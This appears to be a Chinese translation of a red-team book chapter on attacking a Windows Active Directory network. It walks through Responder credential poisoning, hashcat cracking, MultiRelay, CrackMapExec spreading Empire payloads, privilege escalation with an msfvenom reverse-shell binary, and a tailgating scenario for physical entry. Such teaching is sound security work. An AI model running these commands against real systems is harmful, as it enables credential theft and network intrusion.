真正学会如何攻击目标环境的唯一方法是自己亲手构建一下目标环境。这能使你更清楚地了解你正在攻击什么，为什么攻击有时候有效，有时候无效，并了解某些特定工具或流程的局限性。那么你需要建立什么样的实验环境呢？基于客户端的环境，Windows 和 Linux（甚至 Mac）可能都需要一个。如果你正在攻击企业网络，你可能需要构建一个完整的 Active Directory 网络（域环境）。在下面的实验中，我们将学习如何为本书中的所有例子构建一个测试环境。

一个理想的 Windows 测试实验环境，你可以自己创建，大概是下面这样的:

- 域控制器-服务器：[Windows 2016域控制器]
- Web服务器：[IIS on Windows 2016]
- 客户端机器：[Windows 10]x3和 [Windows 7]x2
- 全部运行着 VMWare 的工作站中，工作站的内存至少16GB，SSD 硬盘500GB

配置和创建域控制器:

- 微软关于构建2016版服务器的说明:
  - https://blogs.technet.microsoft.com/canitpro/2017/02/22/step-by-step-setting-up-active-directory-in-windows-server-2016/
    - 短地址：http://bit.ly/2JN8E19
- 安装和配置 Active Directory 之后，使用：dsac.exe 创建用户和组
  - 创建多个用户
  - 创建组并分配给用户（下面是分组）：
    - Space
    - Helpdesk
    - Lab

设置客户端机器（Windows 7/10）加入域：

- 将所有机器都打好系统补丁

- 将机器连接到域
  - https://helpdeskgeek.com/how-to/windows-join-domain/
- 确保添加一个域用户，该用户能够作为本地管理员在每个系统上运行。这可以通过将该域用户添加到本地机器上的本地 administrators 组来实现。
- 在每个主机上启用本地管理员并设置密码

将 GPO（组策略）设置为:

- 禁用防火墙 (https://www.youtube.com/watch?v=vxXLJSbx1SI)
- 禁用 AV(http://bit.ly/2EL0uTd)
- 禁用系统自动更新
- 将 Helpdesk 用户组添加到本地管理员组
- 仅允许域管理员、本地管理员、Helpdesk 登录(http://bit.ly/2qyJs5D)
- 最后，将 GPO 设置同步到主域

将每个操作系统的所有用户设置为自动登录（这会使得攻击测试更加容易）。每次机器启动或重新启动时，它都会自动登录，这样我们就可以轻松地进行攻击并从内存中提取凭证：

- https://support.microsoft.com/en-us/help/324737/how-to-turn-on-automatic-logon-in-windows
  - 短地址：http://bit.ly/2EKatIk

设置 IIS 服务器并配置 SPN：

- https://www.rootusers.com/how-to-install-iis-in-windows-server-2016/
  - 短地址：http://bit.ly/2JJQvRK
- https://support.microsoft.com/en-us/help/929650/how-to-use-spns-when-you-configure-web-applications-that-are-hosted-on
  - 短地址：http://bit.ly/2IXZygL

在内网中没有凭据

假设你无法通过探测外部服务获得任何密码，因此决定潜入大楼内部。你等到午饭后，潜入 Cyber Space Kittens 的办公室，找到吸烟室。即使你不抽烟，但你也知道抽烟的人有结伙心理。你点上一支烟，但是可以不和他们说话，但当他们走进他们的大楼时，你就可以跟着他们一起进去，轻松极了！

既然你已经闯入了 CSK 的内部环境，你可不想在那里呆太久被抓住。你拿出你非常信任的 drop box，找到一间空办公室，把它插上网络，检查你的手机，看看它是否正确传回了 beacon 到了你的家中，确认之后迅速逃回安全的地方。

当你汗流浃背地回到家时候，迅速地找到你的笔记本电脑，登陆你的 VPN 服务器，当你看到那个 beacon 还在连接家里的时候，你就可以松一口气了。现在你可以现在用 SSH 连接 beacon，可以慢慢地去拓展受感染主机的内部网络，在多个主机之间移动，并尝试拿到你所关心的数据。

Responder


就像在上一个活动中一样，我们使用 Responder 在网络上侦听并伪造请求以获得网络上的凭据。回顾一下上本书，当网络上的系统执行查找 DNS 主机名失败时，受害者系统就会使用 Link-Local Multicast Name Resolution（简称 LLMNR）和 Net-BIOS Name Service（NBT-NS）进行回退 DNS 名称解析。当受害者的电脑无法进行 DNS 查找时，他就会开始询问网络上的任何人是否知道该主机名的解析方法。

一个简单而通用的例子：假设你电脑里有一个固定的共享硬盘驱动器目录，为：\cyberspacekittenssecretdrive\secrets。有一天，IT 部门从网络中删除了共享驱动器，它就不存在了。但由于名为 cyberspacekittenssecretdrive 的服务器仍然有一个挂载的驱动器，因此系统将不断询问网络是否有人知道此驱动器并回应它的 IP。虽然现在这种文件共享示例可能很少见，但是，由于以前连接的系统很可能不再存在于网络上，所以这个问题仍然会发生。我们已经从已挂载的驱动器、具有硬编码服务器的应用程序以及许多次的错误配置中看到了这一点。

我们可以使用像 Responder 这样的工具来利用那些寻找有主机名的系统，并使用我们的攻击服务器对其进行响应。更好的是，Responder 可以更进一步，充当 WPAD（Web Proxy Auto-Discovery Protocol，Web 代理自动发现协议）服务器，通过我们的攻击者服务器代理所有数据，但这是另一种攻击了。

- cd /opt/Responder
- ./Responder.py -I eth0 –wrf

现在，因为我们处于 Windows 的企业环境中，我们可以假设它很可能正在运行 Active Directory（活动目录）。因此，如果我们能够响应来自受害者主机的 DNS 查找请求，我们就可以使他们的系统连接到我们的 SMB 共享服务。由于它们正在连接到 \cyberspacekittenssecretdrive 驱动器，因此我们将强制受害者使用他的 NTLMv2 凭证（或缓存的凭证）进行身份验证。我们捕获的这些凭证不是直接的 NTLM 哈希，而是 NTLM 请求/响应哈希（NTLMv2-SSP）。这些哈希表的唯一缺点是，破解它们的速度要比普通的 NTLM 哈希表要慢得多，但是相比于我们要进行的大型凭证爆破动作来说，这不是一个大麻烦。




我们可以获取 NTLMv2哈希，将其传递给本地的 hashcat 程序破解此密码。在 hashcat 中，我们需要指定散列格式 “-m”（ https://hashcat.net/wiki/doku.php?id=example_hashes ）为 Net-NTLMv2 。


- hashcat -m 5600 hashes\ntlmssp_hashes.txt passwordlists/*

现在，假设我们并不是真的想破解哈希，或者我们不介意提醒用户有一些值得可疑的地方。我们所能做的是强制一个基本身份验证弹出窗口，而不是采用 `-F`（ForceWpadAuth）和 `-b`（basic auth）的要求使用 Net-NTLMv2凭据。

- python ./Responder.py -I eth0 -wfFbv



从上面的图像中可以看到，用户将被提示输入用户名和密码，大多数人只是按部就班的按提示输入。一旦他们提交了他们的用户名和密码，我们将能够捕获他们的密码明文!



更好的 Responder（MultiRelay.py）


使用 Responder 和破解 NTLMv2-SSP 哈希的问题是，破解这些哈希所需的时间可能很长。更糟糕的是，我们所处的环境中的管理员的密码可能是20多个的字符。那么，在这些情况下我们能做什么呢？如果所处环境不强制执行 SMB 签名（ 我们可以通过快速的 nmap 脚本扫描找到 - https://nmap.org/nsedoc/scripts/smb-security-mode.html ），我们可以使用一个巧妙的小技巧来重新播放捕获的 SMB 请求。

Laurent Gaffie 在 Responder 中加入了一个处理身份验证重放攻击的工具。根据 Laurent 的网站描述，MultiRelay 是一个强大的渗透测试实用程序，包含在响应程序工具的文件夹中，使你能够在选定的目标上执行目标 NTLMv1 和 NTLMv2 中继器。目前已经实现多中继将 HTTP、WebDav、代理和 SMB 身份验证传递给 SMB 服务器。这个工具可以定制为接受一系列用户账户信息来中继到一个目标。这背后的概念是只针对域管理员、本地管理员或特权帐户。”[http://g-laurent.blogspot.com/2016/10/introducing-responder-multiray-10.html]

从较高的层面来看，MultiRelay 不会强制受害者对我们的 SMB 共享进行身份验证，而是将任何含有身份验证的请求转发给我们选择的受害者主机。当然，中继用户需要有另一台机器的访问权限；如果攻击成功，我们不需要处理任何密码和哈希破解。首先，我们需要配置我们的 Responder 和 MultiRelay：

- 编辑 Responder 配置文件以禁用 SMB 和 HTTP 服务器
  - 编辑 Responder.conf
  - 将 SMB 和 HTTP 更改为 Off
- 开始 Responder
  - python ./Responder.py -I eth0 -rv
- 在一个新的终端窗口中启动多中继
  - /opt/Responder/tools
  - ./MultiRelay.py -t -c -u ALL

一旦可以实现通过中继连接到受害者主机，我们就需要考虑要在受害者的主机上执行什么操作。默认情况下，MultiRelay 可以生成一个比较基础的 shell，但我们也可以自动执行 Meterpreter PowerShell payloads、Empire PowerShell payloads、dnscat2 PowerShell payloads、PowerShell 脚本（用于下载和执行 C2代理)、Mimikatz，或者只是运行 calc.exe 作为测试娱乐。



参考文献

- http://threat.tevora.com/quick-tip-skip-cracking-responder-hashes-and-replay-them/

PowerShell Responder

一旦我们攻击进了 Windows 系统，我们就可以在受害者机器上使用 PowerShell 进行 Responder 攻击。原始 Responder 的两个功能都可以通过以下两个工具执行：

- Inveigh - https://github.com/Kevin-Robertson/Inveigh/blob/master/Inveigh.ps1
- Inveigh-Relay

更简单的是，这一切都已经集成在 Empire 中了。

没有凭据的用户枚举

一旦进入了内网中，我们可以使用 Responder 来获得凭证或 shell，但有时也会发现同时启用 SMB 签名和破解 NTLMv2 SSP 是没有实质进展的。那就是我们退一步，从更基础的开始。在不主动扫描网络的情况下，我们需要获得一个用户列表（可能是用于密码爆破，甚至是内网钓鱼）。

一种选择是开始针对域控制器枚举用户。如果是早些时候（回到2003年），我们可以尝试执行 RID 循环来获得所有用户帐户的列表。虽然现在不可用了，但爆破帐户还有其他选择。一种选择就是利用 Kerberos：

- nmap -p88 --script krb5-enum-users --script-args krb5-enum-users.realm="cyberspacekittens.local",userdb=/opt/userlist.txt

```
root@THP-LETHAL:~# nmap -p88 --script krb5-enum-users --script-args krb5-enum-users.
realm="cyberspacekittens.local",userdb=/opt/userlist.txt 10.100.100.200

Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-24 22:13 PST
Nmap scan report for 10.100.100.200
Host is up (0.0032s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     purri.gagarin@cyberspacekittens.local
|     buzz.clawdrin@cyberspacekittens.local
|     chris.catfield@cyberspacekittens.local
|     neil.pawstrong@cyberspacekittens.local
|     kate@cyberspacekittens.local
|     kitty.ride@cyberspacekittens.local
|     elon.muskkat@cyberspacekittens.local
|_    dade@cyberspacekittens.local
MAC Address: 00:50:56:2A:A6:8C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```


我们将需要提供一个要测试的用户名列表，但是由于我们只是查询 DC（域控制器）而没有对其进行身份验证，因此通常此行动不会被检测。现在，我们可以采用这些用户帐户，并再次开始密码猜解!

使用 CrackMapExec（CME）扫描网络

如果我们还没有成功入侵进一个系统，但是我们确实通过 Responder、错误配置的 Web 应用程序、暴力破解或通过打印机获得了登录凭证，那么我们可以尝试扫描网络，看看这个帐户可以登录到哪里。使用像 CrackMapExec（CME）这样的工具进行简单的扫描可以帮助找到内部网络上的初始入口点。

过去，我们使用 CME 扫描网络、通过网络上的 SMB 进行标识/身份验证、对许多主机远程执行命令，甚至通过 Mimikatz 提取明文凭证。Empire 和 CME 都拥有了一些新特性，我们可以利用 Empire 的 REST 特性。在下面的场景中，我们将使用其 REST API 启动 Empire，在 CME 中配置密码，让 CME 连接到 Empire，使用我们拥有的单一凭证扫描网络，最后，如果成功完成身份验证，则自动将 Empire 的 payload 推送到远程受害者的系统。如果你有一个 helpdesk 或高权限帐户，那就准备好加载 Empire shell 吧！

- 启动 Empire 的 REST API 服务器
  - cd /opt/Empire
  - ./empire --rest --password ‘hacktheuniverse’
- 更改 CrackMapExec 密码
  - 打开 /root/.cme/cme.conf
  - password=hacktheuniverse
- 运行 CME 来生成 Empire shells
  - cme smb 10.100.100.0/24 -d ‘cyberspacekittens.local’ -u ‘’ -p ‘’ -M empire_exec -o LISTENER=http



在攻陷你的第一台机器之后

当你通过社会工程、drop box、Responder、攻击打印机或通过其他攻击获得对主机的访问权限后，下一步要做什么？这是一个非常重要的问题。

在过去，你需要做的一切，是了解你身在何处和周边的网络环境。我们可能首先运行类似于“netstat -ano”的命令来查找受害者的服务器、域和用户的 IP 范围的位置。我们还可以运行命令，如 `ps` 或 `sc queryex type= service state= all | find “_NAME”` 列出所有正在运行的服务，并寻找杀毒软件或其他主机基础保护。下面是一些我们最初可能运行的其他示例命令：

网络信息:

- netstat -anop | findstr LISTEN
- net group “Domain Admins” /domain

流程列表:

- tasklist /v

系统主机信息:

- sysinfo
- Get-WmiObject -class win32 operatingsystem | select -property * | exportcsv c:\temp\os.txt
- wmic qfe get Caption，Description，HotFixID，InstalledOn

简单的文件搜索:

- dir /s *password*

- findstr /s /n /i /p foo *
- findstr /si pass *.txt* | .xml | *.ini

来自共享/挂载驱动器的信息:

- powershell -Command “get-WmiObject -class Win32_Share”
- powershell -Command “get-PSDrive”
- powershell -Command “Get-WmiObject -Class Win32_MappedLogicalDisk | select Name， ProviderName”

让我们现实一点，没有人有时间记住所有的命令，但是我们很幸运！我相信，我相信我们可以在一个名为 RTFM.py 的工具中轻松搜索到这些命令，这是 @leostat 基于 RTFM 书籍(很棒的资源)创建的一个快速查询的 Python 脚本，其中包含大量这些方便的命令。

- 更新并运行 RTFM
  - cd /opt/rtfm
  - chmod +x rtfm.py
  - ./rtfm.py -u
  - ./rtfm.py -c ‘rtfm’
- 搜索所有标签
  - ./rtfm.py -Dt
- 查看每个标记的所有查询/命令。我喜欢用的一个是枚举类
  - ./rtfm.py -t enumeration | more

```
+++++++++++++++++++++++++++++++
Command ID : 114
Command    : netsh advfirewall firewall

Comment    : windows firewall status
Tags       : enumeration,Windows
Date Added : 2018-03-21
Added By   : @yght
References
__________
https://yg.ht
https://technet.microsoft.com/en-us/library/bb490939.aspx
+++++++++++++++++++++++++++++++

+++++++++++++++++++++++++++++++
Command ID : 115
Command    : tasklist /v

Comment    : Windows process list
Tags       : enumeration,Windows,process management,privilege escalation
Date Added : 2018-03-21
Added By   : Innes
References
__________
https://technet.microsoft.com/en-gb/library/bb491010.aspx
+++++++++++++++++++++++++++++++

+++++++++++++++++++++++++++++++
Command ID : 117
Command    : netstat -a | find "LISTENING"

Comment    : Windows list listening ports
Tags       : networking,enumeration,Windows
Date Added : 2018-03-21
Added By   : Innes
References
```

现在，RTFM 非常广泛，有许多不同的有用命令。这是一个不断快速更新的优秀的资源。

这些都是我们为了获取信息而一直在做的事情，但是如果我们能从环境中获得更多呢？使用 PowerShell，我们可以获得所需的网络和环境信息。任何支持 C2 的工具都能轻松执行 PowerShell ，因此可以使用 Empire、Metasploit 或 Cobalt Strike 来执行这些操作。在下面的例子中，我们将使用 Empire ，你也可以尝试其他工具。

权限提升

从普通用户到高权限帐户有很多不同的方式。

未被引用服务路径:

- 这是一个相当简单和常见的漏洞，其中服务可执行路径没有被引号括起来。这是很容易被利用的，因为如果路径周围没有引号，我们就会利用当前服务。假设我们有一个服务被配置为执行 C:\Program Files (x86)\Cyber Kittens\Cyber Kittens.exe。如果我们有 CK 文件夹的写入权限，我们可以将其替换为 C:\Program Files (x86)\Cyber Kittens\Cyber.exe（注意，原名称中的 Kittens.exe 消失了）的恶意软件。如果服务在系统上运行，我们可以等到服务重新启动，并让我们的恶意软件作为一个 `system` 帐户运行。
- 如何找到易受攻击的服务路径:
  - 通过 wmic 服务获取名称、注意 displayname、pathname、startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\" | findstr /i /v """
  - 寻找 BINARY_PATH_NAME

查找服务中存在的不安全的注册表权限:

- 识别允许更新服务映像路径位置的弱权限账户


检查 AlwaysInstallElevated 注册表项是否已启用：

- 检查 AlwaysInstallElevated 注册表项，该注册表项指示.msi 文件应以较高的权限 (NT AUTHORITY\SYSTEM) 安装
- https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/local/always_install_elevated.rb

请注意，我们并不需要手动完成这些操作，因为别人已经创建了一些好的 metasploit 和 PowerShell 模块，特别是针对 Windows 的模块。在下面的示例中，我们将查看 PowerUp PowerShell 脚本。在这种情况下，脚本与 Empire 一起在所有常见的错误配置区域运行查找，比如允许普通用户获得本地管理或系统帐户。在下面的示例中，我们在受害者系统上运行这个程序，发现它有一些本地系统的未引用服务路径。现在，我们可能无法重新启动服务，但我们应该能够利用这个漏洞，等待服务重启。

- Empire PowerUp 模块:

- usermodule privesc/powerup/allchecks



最突出的是:

- ServiceName： WavesSysSvc
- Path： C:\Program Files\Waves\MaxxAudio\WavesSysSvc64.exe
- ModifiableFile： C:\Program Files\Waves\MaxxAudio\WavesSysSvc64.exe
- ModifiableFilePermissions： {WriteOwner, Delete, WriteAttributes, Synchronize…}
- **ModifiableFileIdentityReference： Everyone**
- StartName： LocalSystem

看起来任何人都可以编写 WavesSysSyc 服务。这意味着我们可以将 WaveSysSvc64.exe 文件替换为我们自己的恶意二进制文件:

- 创建一个 Meterpreter 二进制文件（后续的文章将讨论如何绕过杀毒软件）
  - msfvenom -p windows/meterpreter/reverse_https LHOST=[ip] LPORT=8080 -f exe > shell.exe
- 使用 Empire 上传二进制文件并替换原始二进制文件
  - upload ./shell.exe C:\users\test\shell.exe
  - shell copy C:\users\test\Desktop\shell.exe “C:\ProgramFiles\Waves\MaxxAudio\WavesSysSvc64.exe”
  - 重新启动服务或等待其重启


一旦服务重新启动，你你应该会收到一个升级为 `system` 权限的 Meterpreter shell 。使用 `PowerUp` powershell 脚本，你将发现许多不同的服务都会有权限提升的可能性。如果你想深入了解 Windows 权限提升的底层问题，请查看 FuzzSecurity 的文

章：http://www.fuzzysecurity.com/tutorials/16.html 。

对于未打补丁的 Windows 系统，我们确实有一些权限升级攻击，比如：（https://github.com/FuzzySecurity/PowerShell-Suite/blob/master/Invoke-MS16-032.ps1 ）和 (https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/Sample-Exploits/MS16-135 ），但是我们如何快速识别目标系统上安装了哪些补丁呢，我们可以在受害者系统上使用系统默认自带的命令来查看安装了哪些系统补丁包。Windows 自带默认命令 `systeminfo` 将提取任何给定的 Windows 主机的所有补丁安装历史记录。我们可以拿回这个输出结果，将其复制到我们的 Kali 系统并运行 Windows Exploit Suggester 以查找已知的漏洞然后针对性的进行漏洞利用从而提升权限。

回到你攻击的 Windows 10系统：

- systeminfo
- systeminfo > windows.txt
- 将 windows.txt 复制到你的 Kali 虚拟机的 /opt/Windows-Exploit-Suggester 下
- python ./windows-exploit-suggester.py -i ./windows.txt -d 2018-03-21-mssb.xls



这个工具已经有一段时间没有被维护了，但是你还是可以轻松地从中寻找到你正需要的能权限提升的漏洞。

如果我们处在一个已经打好所有补丁的 Windows 主机环境中，我们将重点关注第三方软件中的不同权限提升漏洞或操作系统的任何 0day 漏洞。例如，我们一直在寻找下面这样的漏洞 http://bit.ly/2HnX5id ，这是 Windows 中的权限升级漏洞，现在还没有修补。通常在这些场景中，可能会有一些基本的 POC 代码，但是我们需要测试、验证并多次复现这个漏洞。我们经常监控某些领域存在公共特权升级的漏洞：

- http://insecure.org/search.html?q=privilege%20escalation
- https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=escalation&colspec=ID+Type+Status+Priority+Milestone+Owner+Summary&cells=ids

通常，这只是时间问题。例如，当发现漏洞时，这可能是你在系统打好补丁之前进一步破坏系统有限的好机会。

权限提升实验

测试并尝试不同类型的权限升级漏洞的最佳实验环境是 Rapid7的 Metasploitable3。这个充满漏洞的框架会自动生成一个 Windows 虚拟机，其中包含所有常见的和不常见的漏洞。配置需要一点时间，但是一旦配置好了虚拟机，它就是一个非常棒的实验环境。

让我们来看一个简单的例子，然后快速开始：

- 使用 nmap 扫描 Metasploitable3 虚拟机的IP (确保全端口扫描免得你错过一些端口)
- 你将看到 ManageEngine 在端口8383上运行
- 启动 Metasploit 并搜索任何 ManageEngine 有关的漏洞
    - msfconsole
    - search manageengine
    - use exploit/windows/http/manageengine_connectionid_write
    - set SSL True
    - set RPORT 8383
    - set RHOST < Your IP>
    - exploit
    - getsystem
- 你会注意到你不能获得 `system` 权限，因为你所利用的服务未作为特权进程运行。这时，你能做到的就是尝试所有不同的权限提升攻击。
- 其中，我们看到的一件事是，Apache Tomcat 是作为特权进程运行的。如果我们可以利用这个服务，我们就可以将我们的 payload 作为更高层次的服务运行。我们看到 Apache Tomcat 在外部网络的8282端口运行，但它需要用户名和密码。因为我们有一个本地低权限的 shell，我们可以尝试在磁盘上搜索这个密码。我们可以在谷歌搜索“Tomcat密码存储在哪里”，搜索结果表明：“tomcat-users.xml”。
- 在受害者机器中，我们可以搜索和读取 tomcat-users.xml 文件:
    - shell
    - cd \ && dir /s tomcat-users.xml
    - type “C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\conf\tomcat-users.xml
- 现在让我们使用找到的密码攻击 Tomcat。首先，登录到8282端口上的 Tomcat 管理控制台，并查看我们的密码是否有效。然后，我们可以使用 Metasploit 通过 Tomcat 部署恶意的 WAR 文件。
    - search tomcat
